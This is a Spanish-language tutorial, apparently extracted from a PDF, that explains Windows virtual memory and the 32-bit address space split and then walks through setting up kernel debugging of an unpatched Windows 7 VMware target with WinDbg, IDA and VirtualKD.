
Los ordenadores utilizan la memoria RAM para almacenar los archivos y datos que necesitan tanto el sistema operativo como el software que estemos ejecutando; su elevado rendimiento garantiza un funcionamiento óptimo pero, tarde o temprano, siempre termina por llenarse. Es en ese momento cuando Windows necesita recurrir a la **memoria virtual**.

Para crear la memoria virtual Windows crea un archivo en la unidad de almacenamiento que tengamos asignada, sea un disco duro tradicional o un SSD; el sistema operativo genera un archivo llamado **pagefile.sys** (podéis encontrarlo oculto en el directorio raíz de vuestro sistema) donde va almacenando los datos que no caben en la memoria RAM pero que son necesarios para el funcionamiento del PC.




Así, cuando trabajamos con aplicaciones muy exigentes (como los videojuegos, sin ir más lejos) o tenemos varias funcionando al mismo tiempo podéis notar como el sistema se ralentiza, especialmente si no vais sobrados de RAM. Es el ese momento cuando Windows está recurriendo al archivo de paginación y la memoria RAM se ha visto desbordada; se evitan los cuelgues y la inestabilidad, pero a cambio el rendimiento desciende considerablemente.

Llegados a este punto, es fácil concluir que **cuanta más RAM tengamos en el equipo mucho mejor** y notaremos más la diferencia cuanto más exigente sea el software que utilizamos. Aunque su precio ha bajado espectacularmente en los últimos años sigue siendo elevado, así que en la mayoría de escenarios es necesario recurrir a soluciones de memoria virtual.



Allí vemos el virtual address space de cada proceso que va desde 0x0 hasta 0xFFFFFFFF y que el sistema operativo se vale para manejarlo de la ram y el swap como vimos antes.



Y el virtual address space de 32 bits de cada proceso esta dividido , como vemos en la imagen desde 0x0 hasta 0x7fffffff la parte de espacio user donde se alojan los programas y de 0x7fffffff hasta 0xffffffff el espacio de kernel.

Bueno dejemos de robar de Internet y preparamos el escenario, obviamente no podemos debuggear kernel con un debugger tipo OLLYDBG o IDA en modo user, porque no puede acceder al igual que cualquier programa en modo user, a la parte del kernel, asi que menos que menos podría debuggearla.

Tendremos que preparar un target donde debuggear kernel en mi caso yo uso VMWARE WORKSTATION y allí tengo mi target de WINDOWS 7 sp1 de 32 bits, sin ningún update para empezar.


Los que usen targets mas actualizados podrán encontrarse que algunas cosas no les van a funcionar porque fueron parcheadas, pero como nosotros vamos a empezar desde el inicio es mejor ver lo mas sencillo e ir avanzando de a poco.

Una vez que armemos el entorno es probable que sigamos con VIDEO TUTES por lo cual es bueno preparar todo bien para continuar con ellos.

Mi maquina principal en este caso es un WINSOWS 7 Sp1 de 64 bits, con todos los parches hasta el día de hoy, aunque podrían utilizar otro sistema, quizás alguna que otra cosa no les funcione exactamente igual pero se puede.

En mi maquina principal usare IDA 6.8 y antes que griten que ya salio el IDA 7 leakeado, el mismo tiene un bug, que al tratar de conectar para debuggear kernel de 32 bits crashea, como en mi trabajo me lo compran al ida oficial, a mi me mandaron un parche que soluciona ese bug pero obviamente no lo puedo distribuir, por ahí alguien se pone y se fija donde crashea y como se puede evitar eso y logra un parche valido para IDA 7, pero por ahora usaremos el 6.8 aquí.

Por supuesto también tienen que tener instalado WINDBG en la maquina principal y los símbolos configurados, y fijarse que en dicha carpeta de símbolos al usarlo se vayan bajando los mismos, en mi caso la carpeta se llama symbols.



Ya que en mis environment variables esta la variable \_NT\_SYMBOL\_PATH

Variable	Valor
_NT_SYMBOL_P...	SRV*c:\symbols*http://msdl.microsoft....
ANDROID_SDK_...	C:\Android
K2PDFOPT_CUS...	Last Settings;-mode 2col -c;
K2PDFOPT_CUS...	2-column paper;-mode 2col;
K2PDFOPT_CUS...	Trips Microsoft modo fu...

Variables del sistema	
Variable	Valor
_NT_SYMBOL_P...	SRV*c:\symbols*http://msdl.microsoft....
AMDAPPSDKROOT	C:\Program Files (x86)\AMD APP\
ComSpec	C:\Windows\system32\cmd.exe
FP_NO_HOST_C...	NO
HKEYDATU...	C:\Users\Toolkit\hkey...

Cuyo valor es

SRV\*c:\symbols\*http://msdl.microsoft.com/download/symbols

Y hace que se pueda bajar los símbolos del server de microsoft, obvio hay que hacer que se pueda conectar a través de firewalls, proxy o lo que sea para que pueda acceder al repositorio de símbolos.

Lo siguiente es opcional yo tengo en mi maquina principal o sea en este con Windows 7, instalado el viejo WDK 7.1.0

<https://www.microsoft.com/en-us/download/details.aspx?id=11800>

Pero en la otra maquina que tengo con Windows 10 para tratar de hacer lo mismo con lo ultimo tengo instalado Visual Studio 2015 con el WDK 10 ya que por ahora el Visual Studio 2017 no permite usar WDK.

Tengo ambas opciones para hacerlo por ambos metodos compilando un driver de la forma antigua a mano en un editor de texto (a lo guapo jeje) y a la moderna y ver si puede funcionar y ver las diferencias.

Para probar los drivers hay que ir a

<http://www.osronline.com/article.cfm?article=157>

Registrarse y bajarse el OSR DRIVER LOADER que nos ayudara a cargarlo fácil y probar nuestro driver.

Bajarse el DEBUG VIEW de microsoft



<https://docs.microsoft.com/en-us/sysinternals/downloads/debugview.>

Y una vez que tenemos todo eso bajamos el virtual KD

<http://virtualkd.sysprogs.org/download/>


En este momento la ultima versión es la 3, si sale una mas nuevo, pues adelante.

Una vez autoextraido




Vemos que hay una carpeta target que es la que se debe copiar en el target, el resto es para la maquina principal.

Una vez copiado la carpeta target en el mismo.





Ejecuto con permiso de administrador el vmlinist.




Esa tilde yo probé varias veces y si no la quitaba en Windows 7 no me funcionaba, igual pueden hacer un snapshot hacer la prueba y si no va volver al snapshot y volver a intentar.

Antes de darle a install copien el nombre y peguenlo en un notepad en la maquina principal, ahora le saco la tilde esa y doy a install.






Ojo que si todo va bien va a quedar la maquina congelada al arrancar, pero eso es lo que debe pasar sino, esta mal instalado esto, antes de darle YES arranquemos en la maquina principal la otra parte del virtualkd ejecutando con permisos de administrador el vmmon64.exe, luego que arranque, volvamos aquí y demosle YES.




Ahí me va a dar la opción de arrancar normal o de arrancar debuggeando que es la que esta resaltada, si acepto y la maquina arranca normalmente no funciono, pero a veces no es necesario instalar todo de nuevo, cuando arranca le doy restart nuevamente y elijo lo mismo a ver si queda colgada como corresponde jeje.

Como la maquina me arranco normalmente sin restaurar nada




Intento ejecutar el reg ese y luego darle de nuevo al vminstall a ver si ahora va.


Al reiniciar arranca normalmente, en la maquina principal si en el vmmon64 no esta el YES debajo de OS significa que algo fallo.



Bueno luego de algunos intentos y de reiniciar varias veces, creo que el truco es reiniciar del mismo target internamente y no desde el menú de vmware, si funciona debería pasar esto.



El target congelado ahí al inicio



